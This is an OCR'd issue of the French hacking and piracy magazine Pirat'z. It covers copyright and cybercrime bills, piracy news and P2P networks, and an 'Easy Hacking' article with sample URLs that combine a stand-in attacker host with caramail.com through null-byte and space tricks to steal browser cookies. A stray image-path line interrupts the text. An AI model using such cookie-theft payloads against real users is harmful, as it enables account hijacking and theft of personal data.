☠ **2ème** le fait de fabriquer, d'importer, d'offrir à la vente, au prêt ou à la location, de détenir en vue de la vente, du prêt ou de la location ou de mettre à disposition ou de **fournir tout service, information** ou moyen en vue de commettre, en tout ou partie, l'atteinte visée à l'alinéa précédent.

☠ **3ème** le fait de commander, **concevoir**, d'organiser, de reproduire, de distribuer ou de diffuser une publicité, le fait de **faire connaître**, directement ou indirectement toute technologie, produit, appareil, dispositif, composant, service ou moyen conçu ou ayant pour effet de faciliter ou permettre une atteinte visée à l'un des deux alinéas précédents."

Imaginons que vous avez acheté un jeu, et que vous souhaitez en effectuer une copie de sauvegarde comme la loi vous l'autorise. Pas de chance, le jeu est protégé contre la copie... utiliser un logiciel comme unSafeDisc ? Oui, mais là vous portez atteinte, en connaissance de cause, au dispositif de contrôle de l'utilisation de votre jeu, et vous violez donc le 1° de l'article 14. D'ailleurs, le site sur lequel vous avez téléchargé unSafeDisc est illégal en vertu du 2ième, vu qu'il vous met à disposition un tel logiciel. Pirat'z est également coupable, puisqu'on vous a fourni l'information comme quoi unSafeDisc permet de contourner la protection. Et même l'auteur d'unSafeDisc est à mettre en taule, en vertu du 3ème, même s'il n'avait écrit ce programme que pour passer le temps pendant le chargement interminable de ses jeux protégés que son lecteur CD avait du mal à lire...

Donc, même si le droit à la copie de sauvegarde (ou du

LOIS : BIENTOT PRISON ?

droit à la copie privée pour la musique et la vidéo) existe toujours, il est rendu en pratique inutilisable dans l'impossibilité technique de faire une copie d'un logiciel ou média protégé. Rappelons que pendant ce temps, nous payons plus cher nos supports d'enregistrement en vertu de la rémunération pour copie privée, qui est justement là pour offrir une compensation aux auteurs...

Encore plus grave peut-être: cette loi introduit la notion de logiciel "illégal". Jusqu'à présent, on pouvait être poursuivi pour l'usage que l'on faisait d'un logiciel, pas pour sa création ou sa distribution. Si cette loi passe, on aura alors d'un côté les logiciels "légaux", de l'autre les logiciels "illégaux". La différence se faisant sur l'interprétation d'une loi qui ne brille pas par sa clarté.

Il faut dire que cet article 14 vise à adapter au droit français l'article 6 de la directive européenne, qui laisse perplexe pas mal de monde... Il est un peu long pour être cité ici, mais allez donc le lire (le texte de la directive est disponible sur http://eucd.info), vous m'en direz des nouvelles. Moi, je n'ai même pas cherché à vraiment le comprendre, vu que de nombreux spécialistes juridiques ont planché sur la question sans y parvenir. "Le texte laisse perplexe... Les Etats seront sans doute embarrassés au moment de transposer le texte communautaire", écrit le Professeur Pierre Sirinelli. Embarrassée ou pas, la France a tranché dans le vif, et le résultat fait grincer des dents.

Le but d'une directive européenne, c'est d'harmoniser les lois entre les Etats membres. Celle-ci est ainsi intitulée "sur l'harmonisation de certains aspects du droit d'auteur et des droits voisins dans la société de l'information". C'est manifestement raté, puisque nombreux sont les Etats qui rechignent ou ont du mal à adapter la directive. De plus, entre le grand nombre de clauses facultatives (que les Etats sont libres d'incorporer à leur convenance) et les difficultés d'interprétation, il est illusoire d'espérer avoir deux lois semblables dans deux pays européens... Bravo l'harmonisation !

LEN, JE M'APPELLE LEN

Et non, je ne suis pas une loi comme les autres, puisqu'on parle de moi dans Pirat'z. Même si je ne suis pour l'instant qu'un projet de loi, j'ai déjà fait suffisamment de bruit pour mériter qu'on me consacre un peu d'attention dans ce magazine prestigieux.

Déjà, ce projet de loi remet sur le tapis la question de la responsabilité des hébergeurs quant au contenu des sites hébergés. Question qu'on espérait réglée depuis la fameuse affaire Altern.org, mais qui malheureusement reste tenace dans l'esprit des législateurs. L'article du projet de loi adopte une forme prudente, tournée vers la non-responsabilité, mais le sens reste le même: les hébergeurs (mettant à la disposition du public les informations contenues sur les sites hébergés) "ne peuvent voir leur responsabilité civile engagée du fait de la diffusion de ces informations (...) que si, dès le moment où elles ont eu la connaissance effective de leur caractère illicite, ou de faits et circonstances faisant apparaître ce caractère illicite, elles n'ont pas agi avec promptitude pour retirer ces données ou rendre l'accès à celles-ci impossible". "Génial", se félicitent nos législateurs, "maintenant tout honnête citoyen peut dénoncer à un hébergeur un site illégal et celui-ci devra le fermer... et s'il ne le fait pas, pan un procès dans sa face !". Oui, mais là où le bât blesse (et fait mal), c'est que cela signifie que les hébergeurs sont alors obligés de décider eux-mêmes du caractère illicite ou non d'un site. Un quidam quelconque peut leur dire "ce site est illicite, si vous ne le fermez pas immédiatement je vous fais un procès". Deux choix possibles: ne rien faire, et risquer de perdre un procès parce que le site était effectivement illégal, ou fermer le site, et risquer de se faire attaquer par le propriétaire du site s'il s'agissait en réalité d'un site parfaitement légal. Bref, cette loi veut mettre l'hébergeur dans le rôle du flic, sans lui donner les armes pour remplir correctement ce rôle.

Le texte est aussi censé s'attaquer au spam. S'il interdit explicitement le spam sans autorisation préalable de l'internaute, il y met aussi une exception qui légitime en fait l'une des formes les plus pratiquées de spam. Une société serait en effet autorisée à vous envoyer de la publicité par courrier électronique si vous lui avez laissé vos coordonnées, en lui achetant un produit par exemple. Et ceci même si vous ne lui avez pas donné votre accord pour recevoir des publicités futures. Vu qu'il est assez difficile de se souvenir où exactement nous laissons nos coordonnées en ligne, il est fort à parier que rares seront les internautes qui protesteront contre les courriers électroniques indésirables, ne sachant pas s'ils sont légitimes ou non.

Vient la question de la cryptographie. La France s'est depuis un certain temps déjà distinguée par ses règlements assez restrictifs en la matière. Aujourd'hui, on nous dit que ce projet de loi libéralise enfin la cryptographie. En effet, le I. de l'article 18 nous dit que "l'utilisation des moyens de cryptologie est libre". Oui, vous aurez donc le droit d'utiliser PGP comme vous le voulez. Par contre, en continuant la lecture du projet de loi, on s'aperçoit que la fourniture, l'importation / exportation des "moyens de cryptologie" seront soumis à déclaration auprès du Premier Ministre. Vous offrez PGP en téléchargement sur votre page web ? Il faut le déclarer ! Vous venez de télécharger PGP ? Il faut le déclarer ! Et sinon ? "Un an d'emprisonnement et 15000 euros d'amende". Tant qu'on est dans les punitions, sachez que si vous utilisez la crypto pour préparer ou commettre un crime ou un délit, le maximum de la peine encourue se retrouve relevé. Tout pour nous inciter à utiliser la cryptographie, quoi.

Notre gouvernement entend aussi s'engager dans la "lutte contre la cybercriminalité". Première étape de cette lutte: augmenter les peines de prison (et les amendes qui vont avec bien sûr). Seconde étape : étendre le champ d'application de la loi, à un point tel qu'à mon avis, rares sont ceux d'entre nous qui ne seront pas des cybercriminels. En effet, il est dit que dorénavant, "le fait de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée." Ces articles 323-1 à 323-3 étant ceux décrivant les infractions dans les systèmes automatisés de données (intrusion, destruction de données, déni de service, etc... voir l'encadré de la page suivante). En clair: dès que vous avez sur votre ordinateur un programme qui peut servir à faire quelque chose

DES HACKERS SE MOBILISENT POUR LES DROITS DE L'HOMME

Hacktivismo : tel est le nom des nouveaux défenseurs des Droits de l'Homme. Ce groupe de hackers mené par Oxblood Ruffin, son créateur, a mis au point une licence logicielle qui empêche qu'un code source libre puisse être utilisé par des Etats pour espionner les citoyens. Baptisée Hessla, cette licence protège des logiciels espions, technologies de surveillance ou autres réjouissances du même genre. Qui a dit que les hackers ne se souciaient pas du bien-être de l'humanité? Hacktivismo est un bel exemple de hacking citoyen !

DMCA VS INNOVATION

L'un des effets pervers du DMCA américain a été violemment dénoncé lors du "Digital Rights Summit" en Californie. Il s'agit de son champ d'application trop large, qui a pour effet de freiner l'innovation scientifique, en empêchant des compagnies de développer des produits attaquables par le DMCA. Ainsi, ClearPlay, qui développe des filtres permettant d'enlever le contenu "adulte" des films s'est vu attaquer par pas mal de monde, y compris des studios de cinéma. Une compagnie ayant utilisé la technique du reverse-engineering sur des produits Lexmark pour créer des cartouches moins chères pour leurs imprimantes laser est poursuivie par Lexmark. Même chose pour un fabricant de portes de garages, attaqué par un autre fabricant ! Du coup, les investisseurs hésitent à financer des start-ups dont le projet pourrait être incompatible avec le DMCA. Le développement de la Silicon Valley s'en retrouve freiné, ses acteurs n'ayant pas la même influence que les industries du film et du disque auprès de Washington. Va falloir apprendre ce qu'est un pot-de-vin les gars !

de mal, vous êtes coupable. Sauf, précise le texte afin de se justifier, "lorsque la détention, l'offre, la cession et la mise à disposition sont justifiées par les besoins de la recherche scientifique et technique ou de la protection et de la sécurité des réseaux de communications électroniques et des systèmes d'information". Vous avez Ping sur votre ordinateur ? Vous savez que vous pouvez l'utiliser afin de lancer une attaque DOS ? Et non, il ne s'agit pas d'un programme que vous utilisez pour la recherche ou pour sécuriser votre ordinateur. Allez zou, en prison ! Pareil si vous avez un virus (même si l'antivirus l'a détecté, peut-être l'a-t-il juste mis en quarantaine, ce qui fait que le virus - programme hautement illégal - est toujours sur votre ordinateur). Et si vous utilisez des programmes d'attaque pour tester la sécurité de votre ordinateur, même si vous êtes a priori dans votre bon droit, il reste difficile de le prouver...

TOUT N'EST PAS PERDU

Il reste encore un espoir d'éviter ces lois absurdes, puisqu'elles ne sont qu'à l'état de projet. C'est ainsi que des collectifs se sont montés afin de faire comprendre aux élus les problèmes qu'elles soulèvent. Pour l'EUCD, rendez-vous sur le site http://eucd.info afin de connaître leur action. Traitant plus généralement des problèmes de respect de la vie privée des internautes, la FIL (Fédération Informatique et Libertés) dénonce en particulier les méfaits de la LEN: www.vie-privee.org. Espérons que la mobilisation sera suffisante pour éviter de voir ces lois passer sans modification...

'Z

APRÈS LES PIRATES, LES CORSAIRES !

Il existe de plus en plus de sociétés qui se montent afin d'aider les compagnies à lutter contre les pirates. D'ailleurs, pas vraiment dans le but de faire régner la justice et le bien dans notre monde corrompu, mais plutôt pour se faire des sous, ce qui n'entache bien sûr en rien la noblesse de leur combat (hum hum). Ainsi, Nuke Pirates (www.nukepirates.com) affiche clairement sur sa page les cibles en cours, ainsi que les sites déjà touchés (et coulés) par ce groupe. Ouf, notre site n'est pas visé ! Oh c'est vrai, il n'existe pas encore d'ailleurs.

OVERDONKEY

Un peu frustré sans doute de voir qu'eMule a largement supplanté le client eDonkey2000 sur le réseau eDonkey, les programmeurs d'eDonkey2000, qui en avaient arrêté le développement pour se consacrer à Overnet, l'ont finalement repris. De nouvelles versions se succèdent, avec au menu une multitude d'améliorations donc, afin de le rendre compétitif avec eMule, et aussi une compatibilité avec le réseau Overnet (sans pour autant qu'Overnet soit abandonné). Dans le doute, ne reste plus qu'à installer les trois...

NEW RELEASE : CREDIT.CARD.DB-DOD

Autour de 8 millions de numéros de cartes de crédits auraient été subtilisés par un hacker. Ce dernier s'est introduit dans le système informatique d'une société gérant des transactions pour Visa et Mastercard. Apparemment, ces numéros n'auraient pas (encore) été utilisés de manière frauduleuse, selon les premières observations. Enfin, rassurez-vous, seules des banques américaines ont été touchées. Et, histoire de vous rassurer encore plus, les Services Secrets américains et le FBI sont sur l'affaire. Ouf, j'ai failli m'inquiéter !

MICROSOFT A QUI PERD GAGNE

Ça ne va pas très bien pour la division "Home and Entertainment" de Microsoft, qui a en effet doublé ses pertes par rapport à 2001 au dernier trimestre, en atteignant 348 millions de dollars de déficit en 2002. La faute en particulier à la Xbox, qui rappelons-le est vendue à perte. De plus, les ventes de Xbox sont plus basses que ce qui était espéré, ce qui se ressent sur les revenus engendrés par les jeux. Pas de soucis cependant, pendant ce temps, la division "Windows, Office et autres amaques" fait toujours le plein de gros sous.

COMMENT NOUS AVONS FAILLI COULER RATIATUM

On s'apprêtait à vous annoncer une mauvaise nouvelle : la fermeture du site Ratiatum (www.ratiatum.com) dont nous vous parlions dans le précédent numéro. Le responsable du site l'a en effet fermé, apparemment en partie à cause de sa trop grande popularité qui engendrait trop de dépenses. Mais les fans se sont révoltés, et une solution semble avoir été trouvée. Tant mieux, et maintenant, on va arrêter de parler de cet excellent site français sur le P2P, car nos 3 millions de lecteurs doivent générer bien trop de trafic ;)

LES LOIS ANTI-PIRATAGE

Apprentis pirates, attention ! En France, la loi réprime sévèrement toutes les formes d'attaque. Et n'oubliez pas que la simple tentative, même si vous échouez lamentablement, est punie des mêmes peines.

LOI Nº 88-19 DU 5 JANVIER 1988 RELATIVE À LA FRAUDE INFORMATIQUE. EXTRAITS DONNES POUR ILLUSTRATION

- ACCÈS OU MAINTIEN FRAUDULEUX DANS UN SYSTÈME INFORMATIQUE : 2 mois à 1 an de prison, 2 000 à 50 000 francs d'amende.
- ACCÈS OU MAINTIEN FRAUDULEUX DANS UN SYSTÈME INFORMATIQUE AVEC DOMMAGES INVOLONTAIRES : MODIFICATION OU SUPPRESSION DE DONNÉES, ALTÉRATION DU FONCTIONNEMENT DU SYSTÈME : 2 mois à 2 ans de prison, 10 000 à 100 000 francs d'amende.
- ENTRAVE VOLONTAIRE AU FONCTIONNEMENT D'UN SYSTÈME INFORMATIQUE : 3 mois à 3 ans de prison, 10 000 à 100 000 francs d'amende.
- INTRODUCTION, SUPPRESSION, MODIFICATION INTENTIONNELLES DE DONNÉES : 3 mois à 3 ans de prison, 2 000 à 500 000 francs d'amende.
- SUPPRESSION, MODIFICATION INTENTIONNELLES DU MODE DE TRAITEMENT, DES TRANSMISSIONS DE DONNÉES : 3 mois à 3 ans de prison, 2 000 à 500 000 francs d'amende.
- FALSIFICATION DE DOCUMENT INFORMATIQUE, USAGE DE DOCUMENT FALSIFIÉ : 1 an à 5 ans de prison, 20 000 à 2 000 000 francs d'amende.

EN FRANCE

Easy Hacking DO IT !

LE VOL DE COOKIES PAR LE WEB

De nombreuses failles de sécurité existent sur les dernières versions de Internet Explorer. Certaines sont utilisées par les pirates pour subtiliser les cookies de leurs victimes, et donc accéder à leurs comptes e-mails personnels. Si si, c'est possible : la preuve !

'IZ

HACKEZ WINDOWS XP AVEC WINDOWS 2000

Une faille plutôt sérieuse dans Windows XP a été révélée mi-février, et nous ne savons pas encore si elle aura été corrigée au moment où vous lisez cette news. N'importe qui ayant un accès physique à une machine sous XP peut en effet booter avec un CD de Windows 2000, et en utilisant la "Recovery Console" de cet OS faire des opérations avec les privilèges d'Administrateur, ou sous n'importe quel compte présent sur la machine. Il lui est en plus possible de copier des fichiers du disque dur vers une disquette par exemple, ce qui est normalement interdit même à un Administrateur sous cette console. La personne ayant découvert ce problème a bien sûr averti Microsoft, et la seule réponse qu'il ait pu obtenir est : "si quelqu'un avec de mauvaises intentions a un accès physique illimité à votre ordinateur, ce n'est plus votre ordinateur". Certes, M. Bill, mais il est souvent souhaitable de garantir une sécurité minimale sur un ordinateur public...
Que disiez-vous déjà ? "Windows XP, the most secure version ever" ? Mouhahahahahahaha !!!

PUB-AUCOURANT

Ad-aware (www.lavasoftusa.com) est enfin sorti en version 6. Il se décline dans une version Professionnelle pour les riches, une version Plus pour les moins riches, et une version tout court pour les pauvres qui trouvent que dépenser 1,5 euro tous les deux mois, c'est déjà beaucoup. Indispensable pour toutes les victimes du maléfique Gator, ou de tout autre espion ou annonceur publicitaire que sont les adwares / spywares. Et pour les SDF qui n'ont pas pu se payer de cours d'anglais, un module français est dispo sur www.frenchbox.tk

La majorité des cookies qui sont déposés par les sites web sur votre disque dur ne contiennent pas d'informations confidentielles. Cependant, certains sont critiques et doivent absolument être protégés. Par exemple, le cookie qui contient votre numéro d'authentification sur votre messagerie Caramail, ou encore celui qui contient votre mot de passe Boursorama. Ces cookies sont-ils sûrs ?

Et bien non ! Lorsque vous surfez sur un site web avec Internet Explorer, ou lorsque vous recevez un e-mail au format HTML sur Outlook, vous êtes exposé à des trous de sécurité qui peuvent permettre à un pirate de voler vos cookies. Le fichier contenant ces petits gâteaux est accessible directement par Internet Explorer, il suffit donc au pirate d'exploiter une des nombreuses failles de ce navigateur pour les récupérer. Si vous avez bien pensé à appliquer les correctifs proposés régulièrement par Microsoft via Windows Update, la majorité des failles qu'on va vous présenter ici ne vous concernent plus. Mais, malheureusement, Microsoft est souvent en retard de quelques mois : ce qui signifie que même avec un navigateur complètement patché, vous êtes toujours vulnérable. Si vous visitez un site web contrôlé par un pirate, ce dernier peut lire vos cookies ! C'est aussi simple que cela. On va voir que ces problèmes concernent aussi (dans une moindre mesure cependant) les autres navigateurs comme Mozilla et Opera.

VOLER LES COOKIES DE MOZILLA

Le même genre de failles que Internet Explorer affecte aussi Mozilla (la version open-source de Netscape) pour ce qui est du vol de cookies. On va donc s'échauffer en commençant par parler de ce navigateur. Mark Slemko, un hacker renommé pour ses découvertes sur les vulnérabilités du web, a découvert que le site : www.caramail.com (par exemple) peut se faire voler ses cookies par le site www.mechant.com si la victime est induite à visiter une adresse URL du type :

http://www.méchant.com%00www.caramail.com/index.html

Comment ça marche ? Le caractère nul, codé %00 en hexadécimal, est interprété dans certaines parties de Mozilla comme une fin de ligne (c'est la convention du langage C), et dans d'autres parties comme un caractère normal faisant partie du nom de machine. Ce qui fait que Mozilla va se connecter au site www.mechant.com, mais que quand un script javascript situé sur une page de ce site va essayer d'accéder au cookie de son domaine (en appelant la fonction document.cookie), c'est le cookie du domaine caramail.com qui sera renvoyé par le navigateur.

SUBTILISER LES COOKIES DE INTERNET EXPLORER

L'une des premières vulnérabilités de vol de cookie qui a été découverte est très proche du principe vu pour Mozilla. En fait, les seules différences, c'est que le caractère qui joue le rôle de séparateur, de brouilleur de piste, n'est plus le caractère zéro mais un espace (%20 hexadécimal). Il faut aussi utiliser l'adresse IP du premier site au lieu de son nom complet. L'URL vue au-dessus devient donc quelque chose comme :


http://172.16.0.12%20www.caramail.com/index.html

IL EXISTE 13 TROUS DE SÉCURITÉ CONNUS ET NON CORRIGÉS SUR INTERNET EXPLORER À CE JOUR !

Et ça fonctionne pareil ! La page ouverte par le navigateur est située sur la machine d'adresse IP 172.16.0.12, mais les cookies pris en compte sont ceux du domaine caramail.com.

Il y a plein d'autres failles qui existent et qui permettent de voler les cookies sur IE. Celle-ci n'est qu'un exemple destiné à vous faire toucher du doigt le principe... Pour en savoir plus sur les trous de sécurité d'Internet Explorer, lisez page 23, ou consultez le site : http://www.pivx.com/larholm/unpatched/

À l'heure où nous imprimons, il existe 13 trous de sécurité connus et non corrigés sur Internet Explorer. Les moins graves permettent de lire des fichiers sur le disque dur. Les plus dangereux ont pour conséquence la compromission totale de votre ordinateur lorsque vous surfez sur un site web ! Les techniques de vol de cookie semblent alors bien inoffensives : une fois qu'un pirate a réussi à exécuter du code arbitraire sur votre poste de travail, il le contrôle totalement. Il pourra alors lire vos fichiers de cookies, mais aussi capturer les touches que vous tapez au clavier, lire vos e-mails, etc...



OPERA EST AUSSI TOUCHÉ !

Mais ça, on en parlera dans le prochain numéro de Pirat'z ! (Si vous arrivez à ne pas vous faire abuser par les pâles imitations de notre glorieux magazine, of course).

A bientôt !

PALLADIUM ABANDONNÉ !

Microsoft a décidé de laisser tomber Palladium... enfin, juste le nom. Pour ceux d'entre vous qui n'en auraient jamais entendu parler, il s'agit du nom de code de la technologie du futur selon Microsoft, c'est-à-dire l'ensemble de mesures logicielles et matérielles destinées à contrôler tout ce qui tourne sur votre PC afin de s'assurer qu'il s'agit bien de programmes autorisés. Autorisés par qui ? Par MS et ses amis, bien évidemment ! Autant dire que c'est le genre de projet "Big Brother" qui fait hurler les défenseurs des libertés informatiques et du respect de la vie privée (car bien sûr, grâce à Palladium, Bill ou saura exactement quels logiciels vous utilisez, et quand, etc.). Depuis l'annonce de Palladium, nombreux sont donc ceux qui l'ont critiqué, tant est si bien que Microsoft s'est dit que le nom était un peu sali et qu'il serait judicieux de le changer discrètement. Ils auraient pu choisir "Loft Story XP", ç'aurait été bien approprié, mais un peu trop explicite... bienvenue donc à la "next-generation secure computing base". Au moins, ça en jette.

BILL LADEN

Le journal russe Pravda a révélé que Microsoft, parmi ses dons à des organismes humanitaires, avait sponsorisé... Al-Qaida ! En fait, il s'agit d'un don à une organisation qui s'est révélée plus tard, lors d'une enquête du FBI, être reliée au réseau terroriste. Microsoft ne se doutait donc de rien et leur a gentiment donné une "petite" somme, seulement une vingtaine de milliers de dollars, qui auront servi à entraîner de futurs terroristes. Le nom de l'organisme humanitaire ? Bah, quelque chose comme ARC, pourquoi ?

OÙ EST PASSÉ MON ALT.BINARIES.XXX ???

C'est ce qu'ont dû se demander bon nombre d'abonnés de NTL, un FAI de chez nos voisins anglais, qui a décidé d'enlever un certain nombre de forums d'images binaires (binaries) de ses serveurs de news. En effet, sur ces forums sont régulièrement postées des images de jeux, musique ou films. De filles nues également, mais jusqu'à présent personne n'avait vraiment protesté contre ça. En tout cas, ne plaignez pas les Anglais, ça montre qu'eux au moins ils ont (ou avaient) des providers qui offrent des binaries sur les news...

WHAT A MESS !

MESS (Multi Emulator Super System) est un émulateur pas comme les autres. En effet, au lieu de se contenter d'émuler un ordinateur ou une console (voire plusieurs versions de bécanes d'une même marque), il émule une foultitude de machines différentes : ordinateurs, consoles, calculatrices, jeux électroniques... rien n'est laissé de côté. Par contre, parmi la grosse centaine de plateformes supportées, beaucoup sont encore loin d'être opérationnelles, et il sera plus judicieux de trouver un émulateur spécifique. Une curiosité à voir sur www.mess.org.

DE L'IMPORTANCE DU NOM DE DOMAINE

De nombreux sites pirates sur internet se défendent en affirmant qu'ils n'hébergent aucun fichier illégal, donc ne peuvent être tenus pour responsables du contenu accessible via les liens du site. Bonne façon de se couvrir, sauf que... en Norvège, un étudiant a été reconnu coupable pour avoir justement donné sur son site web des liens directs vers des fichiers musicaux copyrightés. Pour la peine, il aura à payer la modique somme d'environ 15000 euros. C'est bien fait, quelle idée aussi d'appeler son site napster.no !!

LINUX SE PAIE LA TÊTE DE LA XBOX

Le Xbox Linux Project (http://xbox-linux.sourceforge.net/) tente actuellement de faire fonctionner Linux sur une Xbox sans mod-chip. Problème : pour cela, le programme doit être signé par un code pas évident à cracker, que Microsoft est le seul à pouvoir donner. Du coup, l'équipe responsable du projet s'est finalement décidée à leur envoyer une lettre, pour leur demander de signer leur loader Linux ! Lettre écrite sans doute sans véritable espoir, car parsemée de piques assez hilarantes envers Microsoft. Au hasard : "bien que le processeur à 733 Mhz soit un peu dépassé"; "de mauvaises langues pourraient dire qu'il s'agit d'un monopole délibéré de la part de Microsoft"; "nous comprenons que (...) vu les grosses pertes dans votre division, vous ne pouvez peut-être pas vous permettre d'employer suffisamment de personnel pour répondre à vos mails", etc. Ils vont même jusqu'à faire miroiter à Microsoft la récompense de 100000 $ promise pour faire tourner Linux sur Xbox ! Linux sauvera-t-il Microsoft de la faillite ?

L'IRC C'EST POUR CHATTER !

Jusqu'à présent, on pouvait facilement trouver sur IRC les derniers jeux et films, pour peu qu'on ait la patience de chercher les bons channels, et de faire la queue dans les fserves ;) C'est en effet pour beaucoup une source inépuisable de warez qui, étant moins facile d'utilisation que le P2P, était relativement épargnée par les actions anti-pirates. Plus maintenant, puisque la MPAA (Motion Picture Association of America) s'est mise à contacter les administrateurs de plusieurs réseaux IRC afin de leur demander de faire cesser les activités pirates sur leurs serveurs. Ainsi, le réseau IRC-Chat.net a annoncé qu'il supprimerait les channels pirates qui lui seraient reportés, même s'il ne compte pas essayer de tous les traquer. Au contraire de DALNet, qui lui a décidé de purement et simplement interdire les channels dédiés au partage de fichiers (légaux ou non) afin d'éviter tout problème, et aussi mettre fin aux attaques DOS sévissant depuis plusieurs mois. Voilà qui devrait réduire sérieusement le piratage sur IRC... enfin, la fraction visible par les éditeurs.

DU RIFIFI CHEZ LES KANGOUROUS

Nos amis australiens sont gâtés, Warner Bros s'intéresse à eux. Non pas pour tourner un documentaire animalier en plein désert, mais pour demander aux FAI de déconnecter certains internautes ayant oublié d'enlever leur répertoire "movies" de leurs partages P2P. A l'origine de cette plainte, la société américaine MediaForce (www.mediaforce.com) qui annonce traquer les pirates sur Gnutella, Kazaa, Xolox & co. À l'aide de "techniques de scan avancées", annoncent-ils sur leur site. Impressionnant, mais... eDonkey, vous connaissez ?

LA FINLANDE CONTRE L'EUCD

La Finlande faisant partie de l'UE, il lui fallait aussi incorporer l'EUCD à sa législation. Le gouvernement a donc proposé un projet de loi... qui s'est fait rejeter par le Parlement, pour le plus grand plaisir des ennemis de la directive européenne. La raison de ce rejet réside, selon un membre du Parlement, dans le trop grand flou de cette loi : une loi trop floue pouvant envoyer quelqu'un en prison pour 2 ans, c'est en effet dangereux. Il est heureux que les Finlandais s'en soient rendu compte... un exemple pour nos parlementaires français ?

TU NE LOGGUERAS POINT

Vous avez déjà installé un keylogger dans votre université ? C'est mal, très mal... C'est ce que s'est amusé à faire un étudiant du Boston College aux Etats-Unis. Il a ainsi pu constituer une base de données d'informations confidentielles sur environ 4800 étudiants ou employés de son école. Et, accessoirement, les utiliser pour voler environ 2000 $. Démasqué, il risque jusqu'à 20 ans de prison. L'histoire ne dit pas comment il a été confondu, pour ma part je pencherais pour son colocataire, qui aurait foutu le même keylogger sur sa bécane.

PAS CHER, MA ROM, PAS CHER !

Le téléchargement de ROMs sur le net (par ROM on entend généralement image de jeu console, utilisée pour jouer sur un émulateur) a la mauvaise réputation de ne pas être très très légal (pas du tout même, surtout si vous n'avez pas le jeu d'origine). Cela rend-il pour autant les émulateurs inutiles, et tous leurs utilisateurs des pirates ? Non, car il existe des ROMs libres de droits qui sont souvent des démos ou des jeux, mais aussi des utilitaires, des musiques... et n'ont parfois rien à envier aux produits commerciaux. C'est la GameBoy, et plus précisément la GameBoy Advance, qui a le plus attiré l'attention des développeurs. On peut ainsi télécharger sur www.zonegn.com Uranus 2, un bon vieux shoot'em up des familles. Alléché ? Le site pdroms (oui, c'est sans doute pas un Français qui l'a créé) recense plus de 1200 ROMs gratuites prêtes au téléchargement sur tout plein de consoles. Les meilleures étant signalées par un point d'exclamation, afin d'éviter les grosses bouses (qui, même gratuites, restent... euh, des grosses bouses, c'est le mot) : www.pdroms.de

LE NOUVEAU VISAGE DU PEER-TO-PEER

Prononcez le simple mot "Peer-to-Peer", et les yeux des amateurs de musique en ligne s'allument, le cadavre de Napster se retourne dans sa tombe, et la RIAA (l'association regroupant les plus grands labels de musique américains) devient tout rouge, s'étrangle, et vous fait un procès pendant que son site web se fait hacker dans son dos. En l'espace de quelques années, le Peer-to-Peer (P2P pour les intimes) est en effet devenu le principal moyen de distribution d'œuvres piratées : aujourd'hui, en très léger différé du Net, notre envoyé spécial vous livre toutes les dernières infos sur la guerre sans merci que se livrent pirates et éditeurs.

Nos lecteurs les plus fidèles se rappellent que le sujet avait déjà été traité il y a un peu plus d'un an dans le numéro 2 de Pirat'gamez. Mais depuis, la situation sur le front a bien évolué, et il est temps de refaire un nouveau point. Commençons par un bref historique pour se replacer dans le contexte. Au commencement était Napster, et le monde était bon. Mais un jour, Metallica se rendit compte que les gens téléchargeaient sur le net des versions 128 kbits de leurs chansons, une qualité bien trop faible pour rendre hommage à leur talent musical si subtil. D'où procès, qui initia la fin de Napster, dont l'urne funéraire repose aujourd'hui sur la cheminée de Mr Roxio, inc. Mais dans sa grande sagesse, Napster avait préparé son testament, et ses petits enfants, nommés Gnutella, AudioGalaxy, Morpheus, Kazaa, WinMX... se partagèrent son héritage. Ils se battirent longtemps à coup de pâte à tartiner pour savoir qui aurait l'honneur du prochain procès. Au cours de la bataille surgirent de petits nouveaux (ou des anciens qu'on avait oubliés), comme eDonkey ou DirectConnect. La RIAA, ne sachant plus où se tourner, s'est mise à taper au hasard dans le tas, en se disant que statistiquement, ils avaient quand même de bonnes chances de tomber sur un pirate, vu que leur dernière étude commanditée auprès d'Andersen montrait que 110 % de la population avait déjà téléchargé un MP3 en ligne illégalement. Bref, la paix se profile, comme ils disent au Moyen-Orient.

I. L'ARMEMENT DU PIRATE

Étudions tout d'abord les forces en présence, côté P2P. Il existe une multitude de clients différents, ce qui risque d'effrayer le novice en la matière. En fait, la plupart sont plus ou moins confidentiels et rassemblent (relativement) peu d'utilisateurs. Ainsi, AudioGalaxy (www.audiogalaxy.com) et Morpheus (www.musiccity.com) se sont plutôt transformés en portails de musique payante au lieu de promouvoir leurs possibilités P2P. Les utilisateurs du réseau Gnutella sont aussi en baisse, vu les performances médiocres des fonctions de recherche sur ce réseau, surpassées par les concurrents (à ce sujet, une mise à jour a été faite récemment pour améliorer ce secteur, mais il risque d'en falloir plus pour reconquérir la confiance des internautes). WinMX (www.winmx.com) continue pour sa part son petit bonhomme de chemin, son interface un peu touffue ayant trompé les responsables de la RIAA, qui l'ont pris pour un jukebox. On peut donc toujours y télécharger des MP3 en toute impunité. Dans la même veine, DirectConnect (www.neo-modus.com) offre à ses utilisateurs un concept différent qui fonctionne très bien, pour ceux qui aiment : au lieu de se connecter à l'ensemble du réseau, le client se connecte à un hub, qui est généralement thématique (jeux, films, musique,... on y trouve de tout). L'avantage : cette spécialisation permet de partager des fichiers qu'on a du mal à trouver ailleurs, et aussi de créer des communautés privées (un hub peut ne pas être public, donc vous pouvez créer votre propre hub où vous partagerez pour votre famille les photos du mariage de votre cousin). Pour lutter contre DirectConnect, la RIAA 